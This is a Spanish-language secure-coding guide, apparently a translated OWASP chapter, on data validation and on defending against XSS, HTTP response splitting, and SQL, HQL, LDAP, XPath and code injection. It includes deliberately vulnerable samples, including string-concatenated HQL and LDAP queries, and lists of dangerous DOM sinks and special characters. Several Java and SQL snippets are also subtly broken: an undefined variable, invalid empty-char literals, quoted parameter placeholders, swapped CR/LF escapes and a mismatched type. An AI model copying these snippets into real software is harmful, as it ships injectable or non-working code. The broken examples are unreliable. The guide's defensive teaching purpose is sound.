Para proporcionar una defensa efectiva y prevenir ataques en la manipulación de información entre las fronteras confiables, tal como los servidores de backend, los cuales probablemente son incapaces de manipular entradas de datos arbitrarios, la validación de las reglas de negocio se realizaran (de preferencia en un flujo de trabajo o con patrones de comandos), aun si es sabido que el código del backend lleva a cabo validaciones de regla de negocio.

Esto no quiere decir que todo el conjunto de reglas de negocio necesite ser aplicado – significa que las validaciones principales son realizadas para prevenir viajes de ida y vuelta innecesarios al backend y prevenir que el este reciba datos alterados.

Estrategias de validación de datos

Existen cuatro estrategias para validar datos, y deberán ser utilizadas en el siguiente orden:

Aceptar buenos conocidos

Si usted espera un código postal, valide un código postal (tipo, longitud y sintaxis):

```
public String validateAUpostCode(String postcode) {
      return (Pattern.matches("^(((2|8|9)\d{2})|((02|08|09)\d{2})|([1-
9]\d{3}))$", postcode)) ? postcode : '';
}
```

- Rechace malos conocidos. Si usted no espera ver caracteres tales como %3f o código Javascript o similares, rechace las cadenas que los contengan:

```
public String removeJavascript(String input) {
      Pattern p = Pattern.compile("javascript", CASE_INSENSITIVE);
      p.matcher(input);
      return (!p.matches()) ? input : '';
}
```

Pueden ser mas de 90 expresiones (vea la guía de referencia de CSS en la Guía v.2.0) necesarias para eliminar software malicioso conocido, y cada expresión regular necesita ser ejecutada en cada campo. Obviamente, esto es lento e inseguro.

Desinfectar

Elimine o traduzca caracteres (a entidades HTML o para remover comillas) en un intento por hacer que la entrada sea “segura”:

```
public String quoteApostrophe(String input) {
      return str.replaceAll("[\']", "&rsquo;");
}
```

Esto no funciona bien en la práctica, ya que hay bastantes excepciones a la regla.

No validar

```
account.setAcctId(getParameter('formAcctNo'));

...

public setAcctId(String acctId) {
      cAcctId = acctId;
}
```

Esto es intrínsecamente inseguro y enérgicamente desaconsejado. El negocio debe deshacerse de todos y cada uno de los casos en los que no haya validación, la falta de esta generalmente conduce directamente a la nulidad de los demás controles de seguridad en la aplicación, servidor y red.

El solo rechazo de los actuales “malos conocidos” (que a este momento son cientos de cadenas y literalmente millones de combinaciones) es insuficiente si la entrada es una cadena de caracteres. Esta estrategia es similar a las actualizaciones de los patrones de un antivirus. A menos que el negocio permitiera las actualizaciones de las expresiones regulares diariamente y el

soporte de alguien investigando regularmente nuevos ataques, este método será eliminado en poco tiempo.

Como la mayoría de los campos tienen una gramática especial, es más simple, rápido y seguro simplemente validar una sola prueba correcta positiva que intentar incluir rutinas de desinfección lentas y complejas para todos los ataques actuales y futuros.

Los datos deben ser:

- Tecleados siempre con toda seguridad.
- Revisados en lo que respecta a su longitud y ajustados a la longitud del campo.
- Con sus rangos revisados, si se trata de cadenas numéricas.
- Sin signo, a mes que lo requieran.
- La sintaxis o gramática se debe revisar antes de utilizarse o inspeccionarse por primera vez.

Los lineamientos de codificación deben utilizar alguna forma de contaminación visible en la entrada del cliente o de fuentes no confiables, tales como conectores de terceros para hacer obvio que la entrada es insegura.

```
taintPostcode = getParameter('postcode');
validation = new validation();
postcode = validation.isPostcode(taintPostcode);
```

Prevenir manipulación de parámetros

Existen varias fuentes de entrada de datos:

- Cabeceras HTTP, tales como REMOTE_ADDR, PROXY_VIA y similares.
- Variables de ambiente, tales como getenv() o por medio de las propiedades del servidor.
- Todos las peticiones GET y POST e información en Cookies.

Esto incluye campos supuestamente resistentes a ser manipulados como botones de opción múltiple, listas desplegables, etc. – cualquier código HTML que se encuentre del lado del cliente puede ser sobrescrito para que haga lo que el atacante quiera.

Datos de configuración (Los errores suceden :))

Sistemas externos (a través de cualquier forma o mecanismo de entrada, tal como entradas XML, RMI, servicios web, etcétera)

Todas estas fuentes de información suministran entradas de datos no confiables. Los datos recibidos de una entrada no confiable deben ser revisados apropiadamente antes de utilizarse por primera vez.

Campos ocultos

Los campos ocultos son una manera simple de evitar almacenar un estado en el servidor. Su uso es particularmente frecuente en las formas de páginas múltiples tipo asistente. Sin embargo, su uso expone el funcionamiento interno de la aplicación, así como datos para su fácil manipulación, reenvió y ataques de validación. En general, solo utilice campos ocultos para preservar la secuencia de las páginas.

Si usted tiene que utilizar campos ocultos, considere las siguientes reglas:

- La información secreta, como las contraseñas por ejemplo, nunca deben ser enviadas en texto claro.
- Es necesario que los objetos ocultos tengan revisiones de integridad y de preferencia que sean cifrados utilizando vectores de inicialización variables (por ejemplo, diferentes usuarios en momentos diferentes tienen vectores de inicialización aleatorios criptográficamente fuertes)
- Los campos ocultos cifrados deben ser robustos frente a los ataques de repetición, lo cual significa alguna forma de manipulación temporal.
- Los datos enviados al usuario deben ser validados en el servidor una vez que la ultima página ha sido recibida, aun si ha sido previamente validada en el servidor – esto ayuda a reducir el riesgo de ataques de repetición.

El control preferido de integridad debe ser al menos HMAC utilizando SHA-256 o de preferencia digitalmente firmado o cifrado utilizando PGP. IBMJCE soporta SHA-256, pero el soporte de PGP JCE requiere de las clases JCE de la Legión del Castillo Inquieto (http://www.bouncycastle.org/)

Es más simple almacenar esta información de manera temporal en el objeto de sesión. Utilizar el objeto de sesión es la opción más segura ya que el dato nunca es visible al usuario, requiere (mucho) menos código, casi no ocupa tiempo de proceso ni disco o utilización de E/S,

menos memoria (especialmente en formas con múltiples páginas demasiado extensas), y menos consumo de recursos de red.

En el caso de que el objeto de sesión sea respaldado por una base de datos, si existen objetos extensos estos podrían llegar a ser demasiado grandes para el manejador incorporado. En este caso, la estrategia recomendada es almacenar la información valida en la base de datos, pero marcar la transacción como "incompleta". Cada página actualizará la transacción incompleta hasta que esté lista para su envío. Esto reduce al mínimo la carga en la base de datos, el tamaño de la sesión, y la actividad entre los usuarios mientras que sigue siendo inalterable.

El código fuente que contenga campos ocultos deberá ser rechazado durante las revisiones.

El estado de la vista de ASP.NET

ASP.NET envía información de regreso al cliente en un campo "estado de vista" oculto. A pesar de que luce prohibitivo, este "cifrado" es simple texto plano y no cuenta con integridad de datos ni implementa medidas adicionales en ASP.NET 1.1. En ASP.NET 2.0, esta prueba esta habilitada por omisión.

Cualquier marco de trabajo con un mecanismo similar podría tener esta falla – usted debe ponerse en contacto con el servicio de soporte de su marco de trabajo para investigar el manejo de envió de datos al usuario. De preferencia no debería hacer un viaje de ida y vuelta.

Como determinar si usted es vulnerable

Investigue la configuración de la maquina:

- Si enableViewStateMac no esta igualado a "verdadero", se corre el riesgo de que el estado de vista contenga estado de autorización.
- Si viewStateEncryptionMode no tiene el valor "siempre", se corre el riesgo de que su estado de vista contenga información secreta tal como credenciales de identidad.
- Si usted comparte servidor con muchos clientes mas y cuenta con ASP.NET 1.1, también esta compartiendo el identificador de maquina por omisión. En ASP.NET 2.0, es posible configurar llaves de estados de vista exclusivos para cada aplicación.

Como protegerse

- Si su aplicación confía en que la información devuelta por el estado de vista no esta manipulada, debería al menos habilitar la revisión de integridad del estado de vista, y considerar seriamente:
- Cifre el estado de vista si cualquier dato de la aplicación es sensible.
- Actualice a ASP.NET 2.0 tan pronto como le sea práctico si se encuentra en un hospedaje compartido.
- Mover información verdaderamente sensible del estado de vista a variables de sesión.

Listas de selección, botones de opción y cajas de verificación

Comúnmente se cree que los valores de estos elementos no son manipulados tan fácilmente. Esto es mentira. En el siguiente ejemplo, son utilizados números de cuenta reales, los cuales pueden llegar a ser comprometidos:

```
<html:radio value="<%=acct.getCardNumber(1).toString( )%>" property="acctNo">
<bean:message key="msg.card.name" arg0="<%=acct.getCardName(1).toString( )%>"
/>
<html:radio value="<%=acct.getCardNumber(1).toString( )%>" property="acctNo">
<bean:message key="msg.card.name" arg0="<%=acct.getCardName(2).toString( )%>"
/>
```

Esto produce (por ejemplo):

```
<input type="radio" name="acctNo" value="455712341234">Gold Card
<input type="radio" name="acctNo" value="455712341235">Platinum Card
```

Si el valor es recuperado y utilizado directamente en una consulta SQL, entonces se puede dar una forma interesante de inyección SQL: autorización de manipulación para divulgar información. Como el administrador de conexiones se comunica a la base de datos utilizando un solo usuario, puede ser posible ver cuentas de otros usuarios si el comando SQL luce similar a lo siguiente:

```
String acctNo = getParameter('acctNo');
String sql = "SELECT acctBal FROM accounts WHERE acctNo = '?'";
PreparedStatement st = conn.prepareStatement(sql);
st.setString(1, acctNo);
```

```
ResultSet rs = st.executeQuery();
```

Esto podría ser sobrescrito para extraer el número de cuenta por medio del índice e incluir el identificador único del cliente para asegurar que otro número de cuenta valido es expuesto:

```
String acctNo = acct.getCardNumber(getParameter('acctIndex'));

String sql = "SELECT acctBal FROM accounts WHERE acct_id = '?' AND acctNo =
'?'";
PreparedStatement st = conn.prepareStatement(sql);
st.setString(1, acct.getID());
st.setString(2, acctNo);
ResultSet rs = st.executeQuery();
```

Este método necesita desplegar los valores de entrada desde 1 hasta … x, y asume que las cuentas están almacenadas en una colección que puede ser recorrida utilizando logic:iterate.

```
<logic:iterate id="loopVar" name="MyForm" property="values">
  <html:radio property="acctIndex" idName="loopVar" value="value"/> 
  <bean:write name="loopVar" property="name"/><br />
</logic:iterate>
```


El código generará código HTML con los valores “1” … “x” según el contenido de la colección.

```
<input type="radio" name="acctIndex" value="1" />Gold Credit Card
<input type="radio" name="acctIndex" value="2" />Platinum Credit Card
```

Este método debe utilizarse para cualquier tipo de elemento de entrada que permita establecer un valor: botones de opción, cajas de verificación y particularmente listas de opción múltiple y listas desplegables.

Información por usuario

En una base de datos completamente normalizada, la meta es minimizar la cantidad de datos duplicados. Por ejemplo, los usuarios pueden ver mensajes que están almacenados en una tabla de mensajes. Algunos mensajes son privados para el usuario. Sin embargo, en una base de datos completamente personalizada, la lista de identificadores de mensaje se guarda en otra tabla:



Si un usuario marca un mensaje para borrarlo, la manera común es recuperar el identificador de mensaje del usuario y borrarlo:

```
DELETE FROM message WHERE msgid=’frmMsgId’
```

Sin embargo, ¿como sabe si el usuario es elegible para borrar el identificador de mensaje? En dichas tablas el proceso de normalización debe ser ligeramente revertido para incluir un identificador de usuario o hacer que sea más fácil llevar a cabo una consulta o eliminación de un mensaje de forma segura. Por ejemplo añadiéndole un nuevo campo uid, la eliminación se vuelve razonablemente más segura:

```
DELETE FROM message WHERE uid='session.myUserID' and msgid='frmMsgId';
```

En donde el dato puede tratarse de un recurso privado o publico (por ejemplo, en el servicio de mensajes seguros, difundir mensajes es solo un tipo especial de mensaje privado), deben tomarse precauciones adicionales para prevenir que los usuarios sin autorización borren recursos

públicos. Esto puede hacerse utilizando revisiones basadas en roles, así como sentencias SQL para excluir por tipo de mensaje:

```
DELETE FROM message
WHERE
uid='session.myUserID' AND
msgid='frmMsgId' AND
broadcastFlag = false;
```

Cifrar URL

Los datos enviados por medio del URL, lo cual se desaconseja enérgicamente, pueden ser cifrados y descifrados. Esto reduce la posibilidad de ataques del tipo “cross-site-scripting”.

En general, nunca envíe datos por medio de peticiones GET excepto para propósitos de navegación.

Cifrar HTML

Los datos enviados al usuario deben ser seguros y él debe poder verlos. Esto se puede lograr mediante el uso de <bean:write …> y similares. No utilice <%=var%> solo en el caso de que se provea un argumento a <bean:write …> o similares.

El cifrado de HTML traduce un rango de caracteres en entidades HTML. Por ejemplo, > se convierte en >. Esto se seguirá desplegando como > en el navegador del usuario y es una alternativa segura.

Cadenas de texto cifradas

Algunas cosas pueden ser recibidas de forma cifrada. Es fundamental enviar los identificadores de lenguaje correctos al usuario para que el servidor de páginas web y el servidor de aplicaciones puedan proveer un nivel único de estandarización en la codificación de los caracteres antes de usarlos.

No utilice getReader() o getInputStream() ya que estos métodos de entrada de datos no descifran cadenas de caracteres previamente cifradas. Si necesita utilizar estas funciones, debe estandarizar primero los caracteres de forma manual.

Delimitadores y caracteres especiales

Existen bastantes caracteres que tienen significados especiales en varios programas. Si usted sigue el consejo de aceptar solo caracteres considerados como buenos, es muy probable que se capturen algunos delimitadores.

A continuación los sospechosos más comunes:

- NULL (zero) %00
- LF - ANSI chr(10) "\r"
- CR - ANSI chr(13) "\n"
- CRLF - "\n\r"
- CR - EBCDIC 0x0f
- Comillas " '
- Comas, diagonales, espacios, tabuladores y otros caracteres no imprimibles – utilizados en CSV, información delimitada por tabuladores y otros formatos especializados.
- <> - XML y etiquetas HTML así como caracteres de redirección.
- ; & - Unix y persistencia de sistema de archivo NT
- @ Utilizada para direcciones electrónicas
- 0xff
- … otras mas

Siempre que codifique para una tecnología en particular, usted debería determinar que caracteres son “especiales” y prevenirse a que aparezcan en las entradas de datos o tratarlos adecuadamente.

Lectura adicional

ASP.NET 2.0 Viewstate
http://channel9.msdn.com/wiki/default.aspx/Channel9.HowToConfigureTheMachineKeyInASPNET2

Interprete de Inyección

Objetivo

Garantizar que las aplicaciones sean seguras de ataques de manipulación de parámetros contra intérpretes comunes.

Plataformas afectadas

Todas

Temas relevantes de COBIT

DS11 – Administrar información – Deben revisarse todas las secciones

DS11.9 – Proceso de integridad de datos

DS11.20 – Integridad continúa de datos almacenados

Inyección del Agente de usuario

La inyección del agente de usuario es un problema bastante relevante en las aplicaciones web. No es posible controlar el escritorio del usuario (o no deberíamos querer hacerlo), pero es parte de la ecuación de confianza.

Hay varios retos que se pueden enviar para confiar en la información de entrada y envío de datos de vuelta al usuario:

- El navegador puede estar comprometido con software espía o Troyanos.
- El navegador tiene varios procesadores de despliegue embebidos, incluidos: HTML, XHTML, XML, Flash (cerca de 90% de todos los navegadores), Javascript (cerca del 99%), XUL (Firefox y Mozilla), XAML (IE 7 y posteriores) y así sucesivamente.

Los motores de despliegue y agregados pueden ser violados por:

- Intentos de “phishing” – el código HTML puro puede ser usado para falsificar un sitio de manera convincente.
- Violaciones de confianza – XUL y XAML son utilizados para escribir interfaces de usuario – si pueden ser violados, nada en el navegador sería digno de confianza, incluyendo la dirección web y detalles de certificados y candados.

- Inyección de ruta de software malicioso – todas las aplicaciones tienen errores y el software espía es experto en tratar de abusar de estos errores, con el propósito de instalar o ejecutar software que pudiera causar daño en el equipo del usuario.
- Recolectores de información – el robo de "cookies" y detalles de los usuarios permite al atacante reanudar la sesión de este desde cualquier otro lugar.

Vectores de la inyección del agente de usuario

- "Cross-Site scripting" utilizando DHTML y JavaScript
- Flash / Shockwave
- Mocha (antes Netscape)
- ActiveX (solo en IE)
- Agregados (por ejemplo, Quicktime, Acrobat o Windows Media Player)
- Los BHO's (Objetos asistentes del navegador) a menudo utilizados por software espía y Troyanos – en ocasiones el usuario ni siquiera sabe de la existencia de estos bebes
- Errores de HTML (en todos los navegadores)
- XUL (Firefox) Chrome
- XAML (IE 7) Chrome – aun sin probar al momento de escribir este documento

Reflexión Inmediata

Esta es la forma más común de inyección de agente de usuario ya que es fácil de encontrar y ejecutar.

La victima es llevada / forzada hacia una pagina vulnerable, a través, por ejemplo, de un enlace con una imagen de un gatito lindo, una redirección de pagina para activar una cuenta o una forma vulnerable que contiene campos "desinfectados" de manera inadecuada. Una vez que el usuario se encuentra en el destino vulnerable, el ataque de reflexión incorporado lanza la información del atacante. Existen límites para el tamaño del ataque de reflexión incorporado – la mayoría de las peticiones GET necesitan ser menores de 2 o 4 KB. Sin embargo, este tamaño ha llegado a ser más que suficiente.

Los intentos de "phising" deberían ser considerados ataques de reflexión inmediata.

Almacenados

En este modelo, la inyección ocurre en un momento previo y los usuarios son afectados en una fecha posterior. Los ataques más comunes se presentan en comentarios de bitácoras personales, foros y cualquier sitio relativamente público que pueda ser evitado de alguna manera.

Inyección XSS basada en DOM

La Inyección del tipo "Cross-Site Scripting" basada en DOM (concepto detallado en la guía de referencia de Klein en la sección de Lectura Adicional) permite a un atacante utilizar el Modelo de Objetos de Datos (DOM por sus siglas en inglés) para introducir código malicioso del lado del cliente en el JavaScript que se encuentra actualmente incorporado en bastantes páginas. Para mayor información, por favor diríjase al documento de Inyección XSS basada en DOM en la sección de Lectura Adicional.

Protegiéndose contra ataques basados en DOM

Del documento de Klein:

- Evite reescritura del documento del lado del cliente, redirección u otra acción sensible utilizando información del lado del cliente. La mayoría de estas tareas se pueden evitar utilizando páginas dinámicas (del lado del servidor).
- Analizar y asegurar el código del lado del cliente (Javascript). Las referencias a objetos DOM que puedan ser afectadas por el usuario (o atacante) deben ser inspeccionadas, incluyendo (pero no limitando):
- document.URL
- document.URLUnencoded
- document.location (y muchas de sus propiedades)
- document.referrer
- window.location (y muchas de sus propiedades)

> Tenga en cuenta que la propiedad de un objeto del documento o de la ventana puede ser referenciada de varias formas – explícitamente (p.ej. window.location), implícitamente (p.ej. location) u obteniendo y utilizando un manejador a una ventana (p.ej. manejador_a_ventana.location).

- Se debe poner especial atención en los escenarios en los cuales son modificados los objetos DOM, ya sea de manera explicita o potencialmente y por medio de HTML o accediendo al objeto DOM mismo, por ejemplo (no se trata de una lista exhaustiva, probablemente existen bastantes extensiones de navegador):
- Escribir HTML puro, por ejemplo:
- document.write(…)
- document.writeln(…)
- document.body.innerHTML(…)
- Modificando directamente el objeto DOM, por ejemplo:
- document.forms[0].action=… (y muchas otras colecciones)
- document.attachEvent(…)
- document.create…(…)
- document.execCommand(…)
- document.body. … (accediendo al DOM a través del objeto “body”)
- window.attachEvent(…)

Reemplazando la URL del documento, por ejemplo

- document.location=… (asignando servidor y nombre del servidor a la ruta del navegador)
- document.location.hostname=…
- document.location.replace(…)
- document.location.assign(…)
- document.URL=…
- window.navigate(…)

Abriendo o modificando una ventana

- document.open(…)
- document.location.href=… (asignando servidor y nombre del servidor a la ruta del navegador)

Directamente ejecutando código, por ejemplo:

- eval(…)

- window.execScript(…)
- window.setInterval(…)
- window.setTimeout(…)

Como protegerse contra “XSS” reflejado y almacenado

Protegiéndose contra Ataques reflejados

La validación de los datos de entrada debe ser utilizada para eliminar caracteres sospechosos, preferentemente por medio de estrategias de validación bien fortalecidas; siempre es mejor estar seguro de que los datos no tienen caracteres ilegales para comenzar a trabajar con ellos.

En ASP.NET, se debe añadir la siguiente línea al archivo web.config:

```
<pages validateRequest="true" />
```

en el area <system></system>.

Protegiéndose contra Ataques almacenados

Ya que la información a menudo proviene de fuentes impuras, la validación de los datos de salida también es requerida.

ASP.NET: modifique el archivo web.config - asigne “true” al parámetro validateRequest y utilice HTTPUtility.HTMLEncode() para las variables en el cuerpo del codigo.

PHP: utilice htmlentities(), htmlspecialchars(), para mostrar HTML y urlencode() para argumentos recibidos por el método GET.

JSP: actualmente la validación de los datos de salida es muy simple para aquellos que utilizan “Java Server Pages” (JSP’s por sus siglas en inglés) – solo utilice “Struts”, por ejemplo <bean:write…> y similares:

Bueno:

```
<html:submit styleClass="button" value="<bean:message
key="button.submitText"/> "/>
```

Malo:

```
out.println('<input type="submit" class="button" value="<%=buttonSubmitText%>"
/>');
```

La vieja técnica utilizada en JSP <%=…%> y out.print* no brindan ninguna protección en contra de los ataques XSS. Estas técnicas ya no deben ser usadas y cualquier código que las siga utilizando debe ser rechazado.

Siendo un poco precavido usted puede utilizar <%=…%> como argumento de etiquetas "Struts":

```
<html:submit styleClass="button" value="<%=button.submitText%>"/> "/>
```

Mejor aun utilice la etiqueta <bean:message…> para este propósito. Nunca utilice System.out.* para desplegar información, aun tratándose de salidas a la consola – los mensajes de consola deben ser autentificados por un mecanismo de autentificación.

Desglose de la respuesta HTTP

Este ataque, descrito en 2004 en un documento por Klein (ver el Documento de Desglose de Respuesta HTTP en la sección Lectura Adicional), utiliza una debilidad en la definición del protocolo HTTP para inyectar información maliciosa en el navegador del usuario. Klein describe los siguientes tipos de ataque:

- Cross-Site Scripting (XSS)
- Envenenamiento del caché de web (suplantación de portada de sitio web)
- Ataques cruzados de usuario (un solo usuario, una sola pagina, suplantación de portada del sitio de forma temporal)
- Secuestro de páginas
- Envenenamiento del caché del navegador

Como determinar si es vulnerable

En el protocolo HTTP, las cabeceras y el cuerpo están separados por una secuencia continua de retorno de carro y salto de línea (CRLF por sus siglas en ingles). Si el atacante puede insertar información en el encabezado, por ejemplo la ubicación de este (utilizado en las redirecciones) o en las "cookies", y si la aplicación no esta protegida contra inyecciones de CRLF, es muy probable que la aplicación sea vulnerable a este tipo de ataque.

Como protegerse

Investigue todos los usos de los encabezados HTTP, tales como:

- asignar valores a las “cookies”
- manipular la dirección (o funciones de redirección)
- asignar valores a los tipos MIME, tipo de contenido, tamaño de archivo, etcétera
- o asignar valores a cabeceras personalizadas

Si este encabezado contiene datos de usuario sin validar, la aplicación es vulnerable cuando se utilice con marcos de trabajo que no puedan detectar este problema.

Si la aplicación tiene que utilizar información proporcionada por el usuario en los encabezados HTTP, esta debe hacer una revisión buscando valores “\n\n” o “\r\n” en la información suministrada y eliminarlos.

Muchos servidores de aplicación y marcos de trabajo cuentan con protección básica contra este tipo de ataques.

Inyección SQL

La inyección de instrucciones SQL se puede dar en cualquier forma de acceso a la base de datos. Sin embargo, algunos tipos de inyección de SQL son más difíciles de detectar que otros:

- Procedimientos almacenados que utilizan parámetros, particularmente aquellos que tienen el tipo bien definido
- = declaración preparada
- = mapeo objeto-relacional (ORM por sus siglas en ingles)
- Consultas dinámicas

Es mejor iniciar desde arriba y trabajar hasta la forma mas baja de acceso SQL para prevenir problemas de inyección.

Aunque la anticuada inyección dinámica de SQL todavía es la favorita entre programas construidos con PHP, debe tenerse en cuenta que esta técnica ha avanzado considerablemente:

- Es posible llevar a cabo ataques de inyección a ciegas (y aun completos) utilizando ataques temporizados (vea los documentos NGS en la sección de referencias de este capitulo)
- Es posible obviar ciertas formas de procedimientos almacenados, particularmente cuando estos procedimientos solo sirven de envoltura.

La aplicación debe considerar las siguientes recomendaciones:

- Todas las sentencias SQL deben asegurarse de que cuando un usuario afecte información, esta información sea seleccionada o actualizada basándose en el registro del usuario.
- En el código que haga llamadas a cualquier capa de persistencia, agregar caracteres de escape para evitar inyecciones de SQL en esas capas.
- Contar con al menos una prueba automatizada que intente llevar a cabo inyecciones de SQL.

Esto garantizará que el código cuenta con una capa adicional de defensa en contra de la inyección de comandos SQL y asegura que si este control falla, la probabilidad de que la inyección suceda es conocida.

Mapeo de Objeto Relacional

Es común pensar que las capas de Mapeo de Objeto Relacional, como Hibernate son inmunes a la inyección SQL. Este no es el caso de Hibernate que incluye un subconjunto de SQL llamado HQL, y permite consultas SQL "nativas". A menudo la capa ORM manipula de forma mínima la consulta entrante antes de entregarla a la base de datos para su proceso.

Si esta usando Hibernate, no utilice el ya descontinuado método session.find() sin usar una de las cubiertas de sobrecarga de consulta. Utilizar session.find() con entradas directas de usuario permite que estas entradas pasen directamente a la capa inferior de motor de SQL lo cual ocasionara inyecciones SQL en todos los sistemas administradores de bases de datos relacionales.

```
Payment payment = (Payment) session.find("from com.example.Payment as payment
where payment.id = " + paymentIds.get(i));
```

El código HQL (de Hibernate) anterior permitirá inyección de SQL en paymentIds, el cual es obtenido del usuario. Una forma segura de expresar esto es:

```
int pId = paymentIds.get(i);
TsPayment payment = (TsPayment) session.find("from com.example.Payment as
payment where payment.id = ?", pId, StringType);
```

Es vital que a los datos de entrada se les aplique caracteres de escape apropiados antes de utilizarlos en una base de datos. Afortunadamente, el objeto de conexión a base de datos de Java utilizado por Oracle agrega caracteres de escape para obtener declaraciones preparadas y procedimientos almacenados que utilizan parámetros. Sin embargo, si el manejador de la conexión cambia, cualquier código que asuma que los datos de entrada son seguros, estará en riesgo.

La aplicación debe considerar las siguientes recomendaciones:

- Asegurar que a todas las consultas nativas se les están agregando apropiadamente caracteres de escape o no contienen datos de entrada del usuario.
- Garantizar que todas las llamadas a ORM que se traduzcan a consultas dinámicas sean rescritas para convertirse en parámetros seguros.
- En el código que haga llamadas a cualquier capa de persistencia, agregar caracteres de escape para evitar inyecciones de SQL en esas capas.
- Contar con al menos una prueba automatizada que intente llevar a cabo inyecciones de SQL.
- Esto garantizará que el código cuenta con una capa adicional de defensa en contra de la inyección de comandos SQL y asegura que si este control falla, la probabilidad de que la inyección suceda es conocida.

Inyección LDAP

La inyección de comandos LDAP es relativamente rara al momento de escribir este documento, pero es devastadora si no se esta protegido para evitarla. Afortunadamente prevenirla es hasta cierto punto sencillo: utilice validación positiva para eliminar todo lo que no sea nombres de usuario validos y otros datos dinamicos.

Por ejemplo, si la siguiente consulta se utiliza:

```
String principal = "cn=" + getParameter("username") + ", ou=Users, o=example";
String password = getParameter("password");

env.put(Context.SECURITY_AUTHENTICATION, "simple");
env.put(Context.SECURITY_PRINCIPAL, principal);
env.put(Context.SECURITY_CREDENTIALS, password);
```

```
// crea el contexto inicial
DirContext ctx = new InitialDirContext(env);
```

el servidor LDAP estará en riesgo de recibir un ataque de inyección. Es imprescindible que los caracteres especiales de LDAP sean removidos antes de ejecutar cualquier comando:

```
// si el nombre de usuario contiene caracteres especiales
// LDAP se detiene en este paso
if ( containsLDAPspecials(getParameter("username")) ) {
      throw new javax.naming.AuthenticationException();
}

String principal = "cn=" + getParameter("username") + ", ou=Users, o=example";
String password = getParameter("password");

env.put(Context.SECURITY_AUTHENTICATION, "simple");
env.put(Context.SECURITY_PRINCIPAL, principal);
env.put(Context.SECURITY_CREDENTIALS, password);

// crea el contexto inicial
DirContext ctx = new InitialDirContext(env);
```

Inyección XML

En la actualidad, varios sistemas utilizan XML para transformar y transportar información. Es vital que la inyección de XML sea imposible de llevarse a cabo.

Ataque de rutas – inyección XPath a ciegas

Amit Kleins detalla una variación de la técnica de inyección SQL en el documento citado en la sección de referencias al final de este modulo. La técnica permite a los atacantes llevar a cabo ataques completos basados en XPath, esta técnica no requiere conocimientos previos del esquema XPath.

Como XPath se utiliza para todo, búsqueda de nodos dentro de un documento XML para obtener la correcta autentificación de un usuario, búsquedas en general y así sucesivamente, esta técnica es devastadora si el sistema lleva a ser vulnerado.

La técnica que describe Klein es también una extensión muy útil para otros intérpretes que sean “capaces” de recibir ataques de inyección, por ejemplo varios dialectos basados en SQL.

Como determinar si es vulnerable

- Si usted permite información no validada proveniente de fuentes no confiables; y además
- Utiliza funciones XML, como en la construcción de transacciones XML, consultas XPath o plantillas XLST de expansión con información contaminada, usted muy probablemente sea vulnerable.

Como protegerse

Para protegerse se requiere eliminar (prohibir) o agregar las sentencias de escape apropiadas a los siguientes caracteres:

- `< > / ' = "` para prevenir inyección directa de parámetros
- Las consultas XPath no deben contener ningún carácter meta (tales como ' = ? // o similares)
- Las expansiones XSLT no deben contener ninguna entrada de usuario, o si las permiten, se debe probar la existencia del archivo y garantizar que estos se encuentran dentro de las fronteras de la política de seguridad de Java 2.

Inyección de Código

ASP.NET no contiene ninguna función que para incluir código inyectado, pero puede hacerlo a través del uso de las clases CodeProvider junto con la reflexión. Vea la referencia “Evaluando ASP.NET”

Cualquier código PHP que utilice la función eval() corre el riesgo de sufrir un ataque de inyección de código.

Java generalmente no brinda la habilidad para evaluar JSP’s dinamicas.

Sin embargo existen dos excepciones en este rubro:

- Inclusión Dinámica de JSP (<jsp:include …>)
- Utilizar etiquetas de evaluación de JSP’s proporcionadas por terceros

- Portales y software desarrollado por comunidades a menudo requieren validación de código dinámico en las plantillas y temas del sitio intercambiables. Si el portal requiere inclusiones dinámica y ejecución de código dinámico, hay un riesgo de inyección de código Java o JSP.

Para combatir estos, la primera línea de defensa la integran:

- Preferir siempre inclusiones estáticas (<%include …%>)
- Restringir la inclusión de archivos externos al servidor utilizando las políticas de seguridad de Java 2.
- Establecer reglas de cortafuegos para prevenir conexiones fuera de los límites de Internet.
- Asegurar que el código no interprete información proporcionada por el usuario sin haberla validado previamente.

En un ejemplo hipotético, el usuario puede seleccionar el uso de “Gatos” como tema inicial. En este ejemplo, el código incluye dinámicamente un archivo llamado “Gatos.tema.jsp” utilizando concatenación simple. Sin embargo, si el usuario ingresa otro tipo de información, puede tener la facultad de obtener código Java interpretado en el servidor. Bajo este panorama, el servidor de aplicaciones ya no es propiedad del usuario. En general, la inclusión dinámica y la evaluación dinámica de código debe ser mal vista.

Lectura adicional

- Klein, A., Inyección XPath a ciegas
  http://www.packetstormsecurity.com/papers/bypass/Blind_XPath_Injection_20040518.pdf
- Klein, A., Inyección XSS basada en DOM
  http://www.webappsec.org/projects/articles/071105.html
- Añadiendo protección XSS a .NET 1.0
  http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnaspp/html/scriptingprotection.asp
- Evaluando ASP.NET
  http://www.eggheadcafe.com/articles/20030908.asp
- Mitigación de código malicioso
  http://www.cert.org/tech_tips/malicious_code_mitigation.html
- Inyección XSLT in Firefox
  http://www.securityfocus.com/advisories/8185
- Inyección XML en paquetes libxml2
  http://www.securityfocus.com/advisories/7439
- Inyección XML en PHP
  http://www.securityfocus.com/advisories/8786
- Documentos de inyección SQL
  http://www.nextgenss.com/papers/advanced_sql_injection.pdf
  http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf
  http://www.sqlsecurity.com/faq-inj.asp
